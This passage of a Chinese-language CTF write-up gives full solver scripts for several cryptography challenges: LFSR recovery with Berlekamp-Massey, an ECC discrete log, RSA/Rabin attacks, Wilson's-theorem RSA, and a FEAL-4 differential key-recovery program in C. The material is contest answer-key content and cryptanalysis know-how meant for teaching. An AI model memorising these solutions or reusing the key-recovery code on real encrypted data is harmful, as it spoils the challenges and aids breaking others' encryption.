in lis:  if i == 0:  result += '1'  else:  result += 'x^%s' % str(i)  if i != lis[-1]:  result += ' + '  return result  return (print\_poly(f), l)  def generate\_mask(s, length):  s = s.replace(' ', '')  s = s.split('+')  mask = 0  for x in s:  if 'x^' in x:  e = int(x[2:])  if e >= length:  continue  mask |= 1 << e  elif x == '1':  mask |= 1  b = bin(mask)[2:].rjust(length, '0')  return int(b[::-1], 2)  def bit\_stream\_to\_int(a):  return int(''.join(map(str, a)), 2)  def parity(x):  res = 0  while x:  x -= x & (-x)  res ^= 1  return res  class LFSR:  def \_\_init\_\_(self, init, mask, length):  self.init = init  self.length = length  self.lengthmask = 2 \*\* (length) - 1  self.mask = mask & self.lengthmask  def next(self):  nextdata = (self.init << 1) & self.lengthmask  output = parity(self.init & self.mask)  nextdata ^= output  self.init = nextdata  return output  def step\_back(self):  output = self.init & 1  predata = self.init >> 1  high\_bit = parity(predata & self.mask) ^ output  self.init = (high\_bit << (self.length - 1)) | predata  cipher = get\_data()  stream = bin(cipher)[2:]  chunk = "89504E470D0A1A0A0000000D49484452"  png\_head = int(chunk, 16)  png\_head = bin(png\_head)[2:]  z\_start = []  for i in range(len(chunk) \* 4):  tmp1 = int(stream[i], 2)  tmp2 = int(png\_head[i], 2)  res = tmp1 ^ tmp2  z\_start.append(res)  print(z\_start)  key\_stream = tuple(z\_start)  eq, length = Berlekamp\_Massey\_algorithm(key\_stream)  print("eq:", eq)  print("len:", length)  mask = generate\_mask(eq, length)  print("mask:", bin(mask)[2:])  BLOCK = 16  stat = bit\_stream\_to\_int(key\_stream[:BLOCK])  print('stat:', bin(stat)[2:])  l = LFSR(stat, mask, BLOCK)  for i in range(BLOCK):  assert l.next() == key\_stream[BLOCK + i]  l = LFSR(stat, mask, BLOCK)  STEP\_NUM = BLOCK  for i in range(STEP\_NUM):  l.step\_back()  """  res = l.init  for i in range(BLOCK):  assert l.next() == key\_stream[BLOCK - STEP\_NUM + i]  print("res:", bin(res)[2:])  """  plaintext = []  for i in range(len(stream)):  plaintext.append(l.next() ^ int(stream[i], 2))  raw = long\_to\_bytes(int(''.join([str(i) for i in plaintext]), 2))  with open('lfsr.png', 'wb') as f:  f.write(raw) |


第二步：解决简单的 ECC

|  |
| --- |
| N = 49995431152248646508684851334317147987  A = 8029599132202027894857188009919449311  P = (25981373211119574478208946455895464701, 10905191612419042066094969013694511129)  Q = (47079757779695789900553326526449296551, 44766444583240535963647938485502852021)  x\_P, y\_P = P  x\_Q, y\_Q = Q  B = (y\_P^2 - x\_P^3 - A \* x\_P) % N  F = FiniteField(N)  E = EllipticCurve(F, [A, B])  print(E.order().factor())  P = E(P)  Q = E(Q)  d = discrete\_log(Q, P, P.order(), operation="+")  print(d \* P)  print(d)  print(P.order())  for i in range(50):  print(long\_to\_bytes(d + P.order() \* i))  print("-" \* 50) |

## Warm\_up(0rays)

1. 

发现n1,n2有公因子，故可以恢复p,q

1. 发现e1是个偶数，进而发现e1和φ(n1)有公因子2，于是可以用分离得到的p，q和e1/2计算私钥，得到s2%n1
2. 然后用rabin密码解密恢复s的四种可能，并同时解密恢复得到key的四种可能
3. 

encode.py文件中的加密是一个可逆运算，有了key之后就可以将密文解密得明文，即flag

|  |
| --- |
| from gmpy2 import \*  from Crypto.Util.number import \*  e1=125794  e2=42373  c1=9977992111543474765993146699435780943354123551515555639473990571150196059887059696672744669228084544909025528146255490100789992216506586730653100894938711107779449187833366325936098812758615334617812732956967746820046321447169099942918022803930068529359616171025439714650868454930763815035475473077689115645913895433110149735235210437428625515317444853803605457325117693750834579622201070329710209543724812590086065816764917135636424809464755834786301901125786342127636605411141721732886212695150911960225370999521213349980949049923324623683647865441245309856444824402766736069791224029707519660787841893575575974855  n1=15653165971272925436189715950306169488648677427569197436559321968692908786349053303839431043588260338317859397537409728729274630550454731306685369845739785958309492188309739135163206662322980634812713910231189563194520522299672424106135656125893413504868167774287157038801622413798125676071689173117885182987841510070517898710350608725809906704505037866925358298525340393278376093071591988997064894579887906638790394371193617375086245950012269822349986482584060745112453163774290976851732665573217485779016736517696391513031881133151033844438314444107440811148603369668944891577028184130587885396017194863581130429121  n2=16489315386189042325770722192051506427349661112741403036117573859132337429264884611622357211389605225298644036805277212706583007338311350354908188224017869204022357980160833603890106564921333757491827877881996534008550579568290954848163873756688735179943313218316121156169277347705100580489857710376956784845139492131491003087888548241338393764269176675849400130460962312511303071508724811323438930655022930044289801178261135747942804968069730574751117952892336466612936801767553879313788406195290612707141092629226262881229776085126595220954398177476898915921943956162959257866832266411559621885794764791161258015571  flag\_encode=154190230043753146353030548481259824097315973300626635557077557377724792985967471051038771303021991128148382608945680808938022458604078361850131745923161785422897171143162106718751785423910619082539632583776061636384945874434750267946631953612827762111005810457361526448525422842867001928519321359911975591581818207635923763710541026422076426423704596685256919683190492684987278018502571910294876596243956361277398629634060304624160081587277143907713428490243383194813480543419579737033035126867092469545345710049931834620804229860730306833456574575819681754486527026055566414873480425894862255077897522535758341968447477137256183708467693039633376832871571997148048935811129126086180156680457571784113049835290351001647282189000382279868628184984112626304731043149626327230591704892805774286122197299007823500636066926273430033695532664238665904030038927362086521253828046061437563787421700166850374578569457126653311652359735584860062417872495590142553341805723610473288209629102401412355687033859617593346080141954959333922596227692493410939482451187988507415231993  p=gcd(n1,n2)  q=n1/p  phi=(p-1)\*(q-1)  d=invert(e1/2,phi)  s\_2=pow(c1,int(d),n1)  def rsa\_rabin1(c,p,q):  n = p\*q  c\_p = pow(c,(p+1)/4,p)  c\_q = pow(c,(q+1)/4,q)  a = invert(p,q)  b = invert(q,p)  x = (b\*q\*c\_p+a\*p\*c\_q)%n  y = (b\*q\*c\_p-a\*p\*c\_q)%n  assert pow(x,2,n)==c  return (x,n-x,y,n-y)  (s1,s2,s3,s4)=rsa\_rabin1(s\_2,p,q)  S=[s1,s2,s3,s4]  key\_may=[]  for i in S:  phi\_n=(p-1)\*(q-1)\*(i-1)  d=invert(e2,phi\_n)  key\_may.append(pow(flag\_encode,int(d),p\*q\*i))  for k in key\_may:  try:  enc=17403902166198774030870481073653666694643312949888760770888896025597904503707411677223946079009696809  mask=int('1'\*335,2)  dec=enc^k  dec=(dec^dec<<200 )&mask  print long\_to\_bytes(dec)  except:  continue |

## **Simple\_math(Venom)**

本题考查wilson定理与RSA加密

通过阅读代码可知，题目使用RSA加密了flag，并且只给出了参数\_E，及其对应的密文ciphertext。由于没有给出N，所以易知需要从gen\_p和gen\_q函数中解得加密所使用的参数\_P和\_Q。

查看gen\_p函数，可获得如下信息：

A screenshot of a cell phone

Description automatically generated

可知，要得到\_P，必须先推出N1和N2。其中A为素数，并且A，C已知。由题目中的求阶乘容易联想到Wilson定理：

即，当且仅当p为素数时有 (p-1)!=-1 (mod p)。

N1的推导过程如下：

A screenshot of a cell phone

Description automatically generated

N2的推导过程如下：

A screenshot of a cell phone

Description automatically generated

此步参考 2019 Roar CTF BabyRSA，https://www.cnblogs.com/wayne-tao/p/11723494.html

由此可得RSA得参数之一\_P。

查看gen\_q函数，可知也是一个RSA，已知其中的参数n，e\*d，并且\_Q=nextPrime(2020\*p-2019\*q)，所以要得到\_Q，就要先对n进行分解得到p和q。可以使用如下方法对n进行分解：

A close up of a newspaper

Description automatically generated

代码如下：

|  |
| --- |
| k=ed-1  x=pow(2,k//(2\*\*6),n)  assert(x!=1)  p=gcd(x-1,n)  q=n//p |

此步参考 2019 神盾杯 easyRSA http://soreatu.com/ctf/writeups/Writeup%20for%20easyRSA%20in%202019%E7%A5%9E%E7%9B%BE%E6%9D%AF.html

由此可得RSA得参数之一\_Q。

至此，已得RSA参数\_E，\_P，\_Q，可以编写exp.py获取flag了，exp如下：

|  |
| --- |
| import sympy  from gmpy2 import gcd,invert  from Crypto.Util.number import long\_to\_bytes  A=17837832555368308689786098708027973117794970348203719986383141676940062201987761202777419099369816828481341695174601689881519219806887761505932440928699539  C=17837832555368308689786098708027973117794970348203719986383141676940062201987761202777419099369816828481341695174601689881519219806887761505932440928632158  n= 641840878174982655326850312496169636378455577115347500957057267640600977102280072913438154955029114771051709087809927454279064916870408880749853740239718248642560401110078626938726443568692572803490357236810832674229312155746539894173791356805341671586393273678865952155249500341932905426105470392415353610397045835698808163501258474762363712287163328526252399904787053101799058499120606154737990300449437479282435046167055009692493712202386368849122605419812883126887833074654434641607372149411668612504466768080306339558792828063148576123738980431264608446603326193849200810553196864085478463086993422774817059853949748247896512719994166090254440232652496451104455075071560127966288341488523110118075041150491577844082366096788215046025436488554795141938458493258409150407281215473354273599246314944034941237527510171900646139987019380766717951556307441871365874564881565374638513827494801194029940895912077179028101890662760455651864691251980479400416227456995236912364846811949410786643764713673564022863007331006828562341241738846980912184411395632790556038655767763976115640962139547171909279164623846000835333857705944581269631616760405747716520672142021728850694537269211784578408601266217928819863736428173736140161826738813  ed= 534634151124279413732259524933495479098721499860333007593590357554306358799023578194908726136928354695079848972480649724456088941906723794709312712191247045425297126517594344899286925836796680956816064609089090503579894117057252969264121691849003333804607728687046319857910698511132867345476426833313854575436202087209472834349551593011689755514138197238955298350562839877955001729313715223006875793667570760703418551390980455326976431990257513342820095246552412287184147009729875110446230949824384166464485840066906862476445054049749692262294734099027915906839812656254886862402603631321290156949953461665657610306709058617222159635281067103921037090824796905267992798715820128476225045484793453227511548884919811033318570386881936137713666127231317606909893143214808788822341878386939352957962886113639632559883992777992209148001401767753558732492213499792179169681405789041595765504039612494711563472885565786566625643290565526077483663342991770220261962082523632475094223960703649343802215392245948547397211539801128773253646005228684994277460378625729491412757387260415740823541731482803143732545953736392746596116269262129834845033889284145602522548909021358829175225208236295389454408336909318816490014229410357900614079212880259236238467905  def fast\_gen\_N2(A,C):  result=1  for i in range(A-2,C,-1):  result=(result\*i)%A  return invert(result,A)  N1=1  N2=fast\_gen\_N2(A,C)  seed1=2019\*N1+2020\*N2  k=ed-1  x=pow(2,k//(2\*\*6),n)  assert(x!=1)  p=gcd(x-1,n)  q=n//p  if(p>q):  p,q=q,p  seed2=2020\*p-2019\*q  if seed2<0:  seed2=(-1)\*seed2    \_P=sympy.nextprime(seed1)  \_Q=sympy.nextprime(seed2)  \_N=\_P\*\_Q  \_E=65537  \_D=invert(\_E,(\_P-1)\*(\_Q-1))  \_C=183288709028723976658160448336519698700398459340947322152692016513169599029222514445118399653225032641541100129985101994918772329046946295962244096646038598600865786096896989355554955041779941259413115779915405468832327321189345505283184153652727885422718280179025251186380977491993641792341259672566237363655347151343020354489781675539571788934759950303331075098574759853670802171054084321131703969504258663714257549258635956184694450566287845760701724862418909255930636298209146539578608879672058346906370035692078859844402832322545368347681121504910035471822137023626638953992968941166744998545450662434365836169688461834868137046528403401190395486501502489519341656581057940794141420456022102711505759074332049547354944074402136763186087462931985682293826106916791831371302  \_M=pow(\_C,\_D,\_N)  print(long\_to\_bytes(\_M)) |

## **baby(kn0ck)**

1. 查看题目的crypto.py，提供的一个类feal-4算法，有一定魔改，附件data.txt为一段输入输出数据流

2. 针对类feal4算法可以采用差分攻击，观察提供的输入数据存在差分关系，一共是48对输入输出，以每6对输入输出为一组，6个之中，相邻的两个输入异或分别为（0x0080800000000000 , 0x0080800000808000 , 0x0002000000828000），一共有8组这样的差分数据，求解其实大概需要5组左右就够了，全部使用可以避免一些意外情况。

3. 加密代码关键部分

|  |
| --- |
| def gbox(a,b,mode):  x = (a+b+mode)%256  return ((x<<2)|(x>>6))&0xff  def fbox(plain):  t0 = (plain[3] ^ plain[0])  y1 = gbox(plain[1] ^ plain[2], t0, 1)  y0 = gbox(plain[1], y1, 0)  y2 = gbox(t0, y1, 0)  y3 = gbox(plain[0], y2, 1)  return [y3, y0, y1, y2] |

发现gbox设计不变，基于gbox设计的fbox在返回值上进行了移位，所以在fbox仍然存在差分特征，此处表现为两个输入异或为00808000时，输出异或固定为00020000。利用提供的具有差分特征的输入输出，可以逆推子密钥

4. 编写data.py，对数据data.txt进行整理：

|  |
| --- |
| #!/usr/bin/env python  import os, random, sys, string  from hashlib import sha256  SZ = 8  def keyout(stats):  res = ''  res += '{'  for i in range(3):  res += '{'  for j in range(8):  res += '0x'+stats[i\*8+j]  if j != 7:  res += ','  res += '}'  if i != 2:  res += ','  res += '}' + ';'  return res  f = open('data.txt', 'r')  input = []  statsp0 = []  statsc0 = []  statsp1 = []  statsc1 = []  for a in range(3):  for i in range(8):  f.readline()  tmp = f.readline()[:16]  statsp0.append(tmp)  tmp = f.readline()[:16]  statsc0.append(tmp)  f.readline()  tmp = f.readline()[:16]  statsp1.append(tmp)  tmp = f.readline()[:16]  statsc1.append(tmp)  tmp = ''  tmp += 'unsigned long long statsp0[3][8] = '  tmp += keyout(statsp0)  print(tmp)  tmp = ''  tmp += 'unsigned long long statsc0[3][8] = '  tmp += keyout(statsc0)  print(tmp)  tmp = ''  tmp += 'unsigned long long statsp1[3][8] = '  tmp += keyout(statsp1)  print(tmp)  tmp = ''  tmp += 'unsigned long long statsc1[3][8] = '  tmp += keyout(statsc1)  print(tmp) |

5. 编写 exp.c,：

|  |
| --- |
| #include <stdio.h>  #include <math.h>  #include <time.h>  #include <stdlib.h>  #define MAX\_CHOSEN\_PAIRS 10000  #define ROTATE\_LEFT(x, n) (((x) << (n)) | ((x) >> (32-(n))))  int winner = 0;  int loser = 0;  unsigned long subkey[6];//= { NULL, NULL,NULL, NULL, NULL, NULL };  unsigned char rotl2(unsigned char a) { return ((a << 2) | (a >> 6)); }  unsigned long leftHalf(unsigned long long a) { return (a >> 32LL); }  unsigned long rightHalf(unsigned long long a) { return a & 0xffffffff; }  unsigned char sepByte(unsigned long a, unsigned char index) { return a >> (8 \* index); }  unsigned long combineBytes(unsigned char b3, unsigned char b2, unsigned char b1, unsigned char b0)  {  return (b3 << 24L | (b2 << 16L) | (b1 << 8L) | b0 )& 0xFFFFFFFFLL;  }  unsigned long long combineHalves(unsigned long leftHalf, unsigned long rightHalf)  {  return (((unsigned long long)(leftHalf)) << 32LL) | (((unsigned long long)(rightHalf)) & 0xFFFFFFFFLL);  }  unsigned char gBox(unsigned char a, unsigned char b, unsigned char mode)  {  return rotl2(a + b + mode);  }  unsigned long fBox(unsigned long plain)  {  unsigned char x3 = sepByte(plain, 0);  unsigned char x2 = sepByte(plain, 1);  unsigned char x1 = sepByte(plain, 2);  unsigned char x0 = sepByte(plain, 3);  unsigned char t0 = (x0 ^ x3);  unsigned char y1 = gBox(x2 ^ x1, t0, 1);  unsigned char y0 = gBox(x1, y1, 0);  unsigned char y2 = gBox(t0, y1, 0);  unsigned char y3 = gBox(x0, y2, 1);  return combineBytes(y3, y0, y1, y2);  }  void generateSubkeys(int seed)  {  srand(seed);  int c;  for (c = 0; c < 6; c++)  subkey[c] = (rand() << 16L) | (rand() & 0xFFFFL);  }  int numPlain;  unsigned long long plain0[MAX\_CHOSEN\_PAIRS];  unsigned long long cipher0[MAX\_CHOSEN\_PAIRS];  unsigned long long plain1[MAX\_CHOSEN\_PAIRS];  unsigned long long cipher1[MAX\_CHOSEN\_PAIRS];  //mark  unsigned long long statsp0[3][8] = {{0x3b2e08ab613146b2,0xecc203f2c9f374ec,0xdee7cc55ecdc5ae2,0x7745522a7d92167c,0xed303ca12a3f3103,0x3cc4e3cac48c5bfe,0x395d5f764f2bdea9,0x86e1a5b92f662638},{0xc5706bfd3176eba7,0xe410f3caab191a9a,0x8af6ee7cec8d7e30,0x4c1c292bc6f6ffa1,0x3caf5ca7f62051f1,0xa282a5eb8d01018c,0x711e7ce46d386992,0x42d0bae3b47e7ba2},{0xceb3dbe55a2703aa,0xbb8dcae71d680085,0x5f538f6d7fed7b90,0x1ecfb88465cf11fa,0x0eb78e4a98434060,0x6f7934968079d8c1,0xb32ae60cda477a5c,0xe7a3477d08d29f97}};  unsigned long long statsc0[3][8] = {{0xcaa9abc4396bb12b,0xb0d0eae79738e249,0x51f324feb2650380,0x06354cbed15051e2,0x78fc6105641320b4,0xa70c3ebb35458f1a,0x203253eb71cdd4b7,0xa0fa7fda880db8d3},{0xf2ef4f352b49dc47,0x7873d48a1bda4ac0,0xb3849a1f204e1c95,0x1e6d5d26024c8ac0,0x25e72143e21c278f,0xcad508cdb406ad56,0xa553ee93ecfbda69,0xd2882b4e5b36c90f},{0xf17288601af1f5a5,0xba1edaa9031f7019,0x9d72c698af45d6fe,0xe4b7a67a29add8ba,0x07a079609b207393,0xb3775df2ac09bc71,0x11f6d2c9ffad28a9,0xeca0c338b35b814b}};  unsigned long long statsp1[3][8] = {{0x3bae88ab613146b2,0xec4283f2c9f374ec,0xde674c55ecdc5ae2,0x77c5d22a7d92167c,0xedb0bca12a3f3103,0x3c4463cac48c5bfe,0x39dddf764f2bdea9,0x866125b92f662638},{0xc5f0ebfd31f66ba7,0xe49073caab999a9a,0x8a766e7cec0dfe30,0x4c9ca92bc6767fa1,0x3c2fdca7f6a0d1f1,0xa20225eb8d81818c,0x719efce46db8e992,0x42503ae3b4fefba2},{0xceb1dbe55aa583aa,0xbb8fcae71dea8085,0x5f518f6d7f6ffb90,0x1ecdb884654d91fa,0x0eb58e4a98c1c060,0x6f7b349680fb58c1,0xb328e60cdac5fa5c,0xe7a1477d08501f97}};  unsigned long long statsc1[3][8] = {{0x0e3ce6747ce6f4bb,0xdc38289c7bf8d812,0xb81de377daa3dc29,0x0e548c3c59598940,0xb8c6ff722501b6e3,0xa72d7e3bb54cd7fa,0x7058151ea25f9a62,0xb4a0fd611c7f3248},{0x699c0a3ad73b53a1,0x5917a1624abe99bd,0x82e50d6b69240303,0x1388f60c2abfaca0,0xb6c81958887e1827,0x862c9f4058ec7023,0x49522d60bce9d333,0xf08f8acec11715e6},{0xf00f58e9a4471e11,0xd9d499a35b98bb44,0x943abf6a48e02d63,0xbc90ca6df0795d3d,0x3ebae9e8e72cec9b,0x4c823377a4508fd6,0x9699d3c296f03a61,0x9d57909ed5eeba79}};  unsigned long crackLastRound()  {  printf(" Cracking...");  unsigned long fakeK;  for (fakeK = 0x0LL; fakeK < 0xFFFFFFFFL; fakeK++)  {  int score = 0;  int c;  for (c = 0; c < numPlain; c++)  {  unsigned long Y0 = leftHalf(cipher0[c]) ^ rightHalf(cipher0[c]);  unsigned long Y1 = leftHalf(cipher1[c]) ^ rightHalf(cipher1[c]);  unsigned long fakeInput0 = Y0 ^ fakeK;  unsigned long fakeInput1 = Y1 ^ fakeK;  unsigned long fakeOut0 = fBox(fakeInput0);  unsigned long fakeOut1 = fBox(fakeInput1);  unsigned long fakeDiff = fakeOut0 ^ fakeOut1;  unsigned long Z = leftHalf(cipher0[c]) ^ leftHalf(cipher1[c]) ^ 0x00828000;  if (fakeDiff == Z) score++; else break;  }  if (score == numPlain)  {  printf("found subkey : 0x%08lx\n", fakeK);  return fakeK;  }  else if(score>3)  {  printf("score : %d\n", score);  printf("found subfakekey : 0x%08lx\n", fakeK);  }  }  printf("failed\n");  return 0;  }  void chosenPlaintext(unsigned long long diff)  {  int c = -1;  if (diff == 0x0080800000000000LL) {  c = 0;  }  else if (diff == 0x0080800000808000LL) {  c = 1;  }  else if (diff == 0x0002000000828000LL) {  c = 2;  }  for (int i = 0; i < numPlain; i++) {  plain0[i] = statsp0[c][i];  plain1[i] = statsp1[c][i];  cipher0[i] = statsc0[c][i];  cipher1[i] = statsc1[c][i];  }  }  void undoLastRound(unsigned long crackedSubkey)  {  int c;  for (c = 0; c < numPlain; c++)  {  unsigned long cipherRight0 = leftHalf(cipher0[c]) ^ rightHalf(cipher0[c]);  unsigned long cipherLeft0 = rightHalf(cipher0[c]) ^ fBox(cipherRight0 ^crackedSubkey);  unsigned long cipherRight1 = leftHalf(cipher1[c]) ^ rightHalf(cipher1[c]);  unsigned long cipherLeft1 = rightHalf(cipher1[c]) ^ fBox(cipherRight1 ^crackedSubkey);  cipher0[c] = combineHalves(cipherLeft0, cipherRight0);  cipher1[c] = combineHalves(cipherLeft1, cipherRight1);  }  }  void doLastRound(unsigned long crackedSubkey)  {  int c;  for (c = 0; c < numPlain; c++)  {  unsigned long cipherRight0 = rightHalf(cipher0[c]);  unsigned long cipherLeft0 = leftHalf(cipher0[c]);  cipherLeft0 = cipherLeft0 ^ fBox(cipherRight0 ^crackedSubkey);  unsigned long tmp = cipherLeft0;  cipherLeft0 = cipherLeft0 ^ cipherRight0;  cipherRight0 = tmp;  unsigned long cipherRight1 = rightHalf(cipher1[c]);  unsigned long cipherLeft1 = leftHalf(cipher1[c]);  cipherLeft1 = cipherLeft1 ^ fBox(cipherRight1 ^crackedSubkey);  tmp = cipherLeft1;  cipherLeft1 = cipherLeft1 ^ cipherRight1;  cipherRight1 = tmp;  cipher0[c] = combineHalves(cipherLeft0, cipherRight0);  cipher1[c] = combineHalves(cipherLeft1, cipherRight1);  }  }  void prepForCrackingK0()  {  int c;  for (c = 0; c < numPlain; c++)  {  unsigned long cipherLeft0 = leftHalf(cipher0[c]);  unsigned long cipherRight0 = rightHalf(cipher0[c]);  unsigned long cipherLeft1 = leftHalf(cipher1[c]);  unsigned long cipherRight1 = rightHalf(cipher1[c]);  unsigned long tempLeft0 = cipherLeft0;  unsigned long tempLeft1 = cipherLeft1;  cipherLeft0 = cipherRight0;  cipherLeft1 = cipherRight1;  cipherRight0 = tempLeft0;  cipherRight1 = tempLeft1;  cipher0[c] = combineHalves(cipherLeft0, cipherRight0);  cipher1[c] = combineHalves(cipherLeft1, cipherRight1);  }  }  int main()  {  printf("refer to JK'S FEAL-4 DIFFERENTIAL CRYPTANALYSIS DEMO\n");  printf("-------------------------------------------\n");  printf("\n");  int graphData[20];  int c;  numPlain = 8;  unsigned long long inputDiff1 = 0x0080800000000000LL;  unsigned long long inputDiff2 = 0x0080800000808000LL;  unsigned long long inputDiff3 = 0x0002000000828000LL;  //unsigned long outDiff = 0x00020000L;  unsigned long fullStartTime = time(NULL);  //CRACKING ROUND 4  printf("ROUND 4\n");  chosenPlaintext(inputDiff1);  unsigned long startTime = time(NULL);  unsigned long crackedSubkey3;  if (subkey[3] == NULL)  crackedSubkey3 = crackLastRound();  else  crackedSubkey3 = subkey[3];  unsigned long endTime = time(NULL);  printf(" Time to crack round #4 = %i seconds\n", (int)(endTime - startTime));  //CRACKING ROUND 3  printf("ROUND 3\n");  chosenPlaintext(inputDiff2);  undoLastRound(crackedSubkey3);  startTime = time(NULL);  unsigned long crackedSubkey2;  if (subkey[2] == NULL)  crackedSubkey2 = crackLastRound();  else  crackedSubkey2 = subkey[2];  endTime = time(NULL);  printf(" Time to crack round #3 = %i seconds\n", (int)(endTime - startTime));  //CRACKING ROUND 2  printf("ROUND 2\n");  chosenPlaintext(inputDiff3);  undoLastRound(crackedSubkey3);  undoLastRound(crackedSubkey2);  startTime = time(NULL);  unsigned long crackedSubkey1;  if (subkey[1] == NULL)  crackedSubkey1 = crackLastRound();  else  crackedSubkey1 = subkey[1];  endTime = time(NULL);  printf(" Time to crack round #2 = %i seconds\n", (int)(endTime - startTime));  //CRACK ROUND 1  printf("ROUND 1\n");  undoLastRound(crackedSubkey1);  startTime = time(NULL);  unsigned long crackedSubkey0 ;  unsigned long crackedSubkey4 ;  unsigned long crackedSubkey5 ;  startTime = time(NULL);  unsigned long fakeK;  unsigned long guessK;  for (fakeK = 0x00000000L; fakeK < 0xFFFFFFFFL; fakeK++)  {  int score = 0;  int c;  for (c = 0; c < numPlain; c++)  {  unsigned long Y0 = leftHalf(cipher0[c]) ^ rightHalf(cipher0[c]);  unsigned long Y1 = leftHalf(cipher1[c]) ^ rightHalf(cipher1[c]);  unsigned long fakeInput0 = Y0 ^ fakeK;  unsigned long fakeInput1 = Y1 ^ fakeK;  unsigned long fakeOut0 = fBox(fakeInput0);  unsigned long fakeOut1 = fBox(fakeInput1);  unsigned long fakeDiff = fakeOut0 ^ fakeOut1;  unsigned long Z = rightHalf(cipher0[c]) ^ rightHalf(cipher1[c]) ^ 0x00020000;  if (fakeDiff == Z) score++; else break;  }  if (score == numPlain)  {  crackedSubkey0 = fakeK;  //crack crackedSubkey4 crackedSubkey5 and check  undoLastRound(crackedSubkey0);  crackedSubkey4 = leftHalf(cipher0[0]) ^ leftHalf(plain0[0]);  crackedSubkey5 = rightHalf(cipher0[0]) ^ rightHalf(plain0[0]);  int score = 0;  for (c = 0; c < numPlain; c++)  {  unsigned long cracked4 = leftHalf(cipher0[c]) ^ leftHalf(plain0[c]);  unsigned long cracked41 = leftHalf(cipher1[c]) ^ leftHalf(plain1[c]);  unsigned long cracked5 = rightHalf(cipher0[c]) ^ rightHalf(plain0[c]);  unsigned long cracked51 = rightHalf(cipher1[c]) ^ rightHalf(plain1[c]);  if ((cracked4 == crackedSubkey4) &&  (cracked41 == crackedSubkey4) &&  (cracked5 == crackedSubkey5) &&  (cracked51 == crackedSubkey5)  )  score++;  }  if (score == numPlain)  {  printf("found subkeys : 0x%08lx 0x%08lx 0x%08lx\n", crackedSubkey0, crackedSubkey4, crackedSubkey5);  break;  doLastRound(crackedSubkey0);  }  else  {  doLastRound(crackedSubkey0);  printf("failed.score:%d\n", score);  }  }  }  endTime = time(NULL);  printf(" Time to crack round #1 = %i seconds\n", (int)(endTime - startTime));  unsigned long fullEndTime = time(NULL);  printf("Total crack time = %i seconds\n", (int)(fullEndTime - fullStartTime));  printf("FINISHED\n");  printf("subkey = [ 0x%08lx , 0x%08lx , 0x%08lx, 0x%08lx, 0x%08lx, 0x%08lx]\n", crackedSubkey0, crackedSubkey1, crackedSubkey2, crackedSubkey3, crackedSubkey4, crackedSubkey5);  return 0;  } |

运行 “gcc exp.c -o exp”编译，运行exp求解子密钥。

6. 带入子密钥 ，求解flag：

|  |
| --- |
| subkey = [ 0x701456d9 , 0x3f0b8a17 , 0x440b3238, 0x746c76d7, 0x93915345, 0xdcb0d695]  cflag = '76dfaf0ba6b7dc26f7f322238f5c894604b5df867dc4ab244edcd3ce39fb95a1e6fc5a61f796244af0c2ad519b77511b'  key = []  for i in subkey:  keyi = []  tmp = i >> 24  keyi.append(tmp)  tmp = i>>16 & 0xff  keyi.append(tmp)  tmp = i>>8 & 0xff  keyi.append(tmp)  tmp = i & 0xff  keyi.append(tmp)  key.append(keyi)  cflag = cflag.decode('hex')  SZ = 8  def gbox(a,b,mode):  x = (a+b+mode)%256  return ((x<<2)|(x>>6))&0xff  def fbox(plain):  t0 = (plain[3] ^ plain[0])  y1 = gbox(plain[1] ^ plain[2], t0, 1)  y0 = gbox(plain[1], y1, 0)  y2 = gbox(t0, y1, 0)  y3 = gbox(plain[0], y2, 1)  return [y3, y0, y1, y2]  def doxor(m,n):  return map(lambda x: x[0]^x[1], zip(m, n))  def decrypt\_block(pt, ks):  l = pt[:4]  r = pt[4:]  for i in range(4):  l, r = r, doxor(l, r)  l, r = doxor(l, fbox(doxor(r, ks[3-i]))), r  l = doxor(l, ks[4])  r = doxor(r, ks[5])  return l+r  def decrypt(pt, k):  ct = ''  for i in range(0, len(pt), SZ):  res = decrypt\_block(map(ord, pt[i:i+SZ]), k)  ct += ''.join(map(chr, res))  return ct  flag = decrypt(cflag, key)  print(flag) |